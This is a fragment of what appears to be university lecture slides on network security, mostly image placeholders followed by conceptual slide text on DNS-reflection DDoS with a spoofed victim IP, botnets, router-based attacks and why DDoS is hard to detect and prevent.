




































DNS request: src=1.2.3.4



DNS response: dst=1.2.3.4

# DDoS traffic doesn't even come from attacker-owned machines!



victim's IP: 1.2.3.4

## attackers can also mount attacks by controlling routers

- DDoS attacks prevent legitimate access to Internet services. Secure channels won't help us here. Botnets make DDoS attacks very practical to mount.
- DDoS attacks are difficult to prevent because they are difficult to detect. Signature-matching and anomalydetection help, but have their own challenges, and are sometimes evadable. Moreover, DDoS traffic can mimic legitimate traffic.
- Network attacks are particularly devastating when parts of the **network infrastructure** are attacked (e.g., DDoSing the DNS root zone, making fake BGP announcements).